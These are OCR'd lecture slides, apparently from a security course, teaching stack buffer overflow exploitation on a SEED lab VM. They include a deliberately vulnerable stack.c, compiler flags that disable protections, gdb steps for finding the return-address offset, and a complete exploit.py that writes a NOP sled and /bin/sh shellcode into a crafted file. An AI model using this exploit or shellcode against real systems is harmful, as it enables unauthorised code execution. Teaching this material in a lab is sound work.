
Shellcode Injection Example (Activation Record)

```
strcpy(buffer, large_string);
```



Shellcode Injection Example (Activation Record)

```
strcpy(buffer, large_string);
```




Shellcode Injection Example (Satisfying Requirements)

1. Get shellcode on the stack?
   - That was **easy** through exploiting the **variable buffer overflow** bug
2. Find the address of where the shellcode starts?
   - Easy too
     - We own the address of the buffer in the program
     - And it is local
3. Find the location of the return address in the AR and replace it with the address of the shellcode?
   - We used the **shotgun technique** to place the shellcode address onto the return address location
     - We know return address is somewhere in activation record after the controlled variable
     - We only need **one address to hit**
     - We keep **repeating same address** over and over again **until one hits** return address


Techniques For Finding Address of Shellcode

- Trial and error (guessing)
- No-Op Sliding
  - No-Op instruction: **0x90**
  - If program hits a **No-Op**, simply continues with the next instruction
  - Place the shellcode start address somewhere on the slide
  - Remember: If you see many No-Ops (memory, file, packet capture), be suspicious

No-Op Sliding



No-Op Sliding



Example (Vulnerable Code)

stack.c

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Reading 300 bytes of data from badfile.

Storing the file contents into a str variable of size 400 bytes.

Calling foo function with str as an argument.

Note : **badfile** is created by the user and hence the contents are in control of the user.

Example (Vulnerable Code)

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```


Example (Vulnerable Code)

Compile and run the code with an empty file as input:

```
seed@VM:~/.../lecture8$ gcc -m32 -g -fno-stack-protector -z execstack -o stack_32bit stack.c
seed@VM:~/.../lecture8$ touch badfile
seed@VM:~/.../lecture8$ ./stack_32bit
Returned Properly
seed@VM:~/.../lecture8$
```

Program functions normally if the file has less than 100 characters


Example (**Without** Using NO-OPs)




We must guess the **exact correct address of the shellcode** and replace the return address with this correct address.

Example (Using NO-OPs)

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer (last byte of shell code will be the 300th character).




Example (Using NO-OPs)



Example (Find Return Address)

```
11              strcpy(buffer, str);
gdb-peda$ print $ebp
$1 = (void *) 0xffffcfd8
gdb-peda$ print &buffer
$2 = (char (*)[100]) 0xffffcf6c
gdb-peda$ print/d 0xffffcfd8 - 0xffffcf6c
$3 = 108
gdb-peda$ quit
```

Return address is at **&buffer + 112**



Example (Constructing badfile - exploit.py)


```
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"             # xorl    %eax,%eax
    "\x50"                 # pushl   %eax
    "\x68""//sh"           # pushl   $0x68732f2f
    "\x68""/bin"           # pushl   $0x6e69622f
    "\x89\xe3"             # movl    %esp,%ebx
    "\x50"                 # pushl   %eax
    "\x53"                 # pushl   %ebx
    "\x89\xe1"             # movl    %esp,%ecx
    "\x99"                 # cdq
    "\xb0\x0b"             # movb    $0x0b,%al
    "\xcd\x80"             # int     $0x80
).encode('latin-1')

# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode

# Put the address at offset 112
ret = 0xffffcfd8 + 4 + 132 # 132 is a random offset from the return address where NOPs exists
content[112:116] = (ret).to_bytes(4,byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

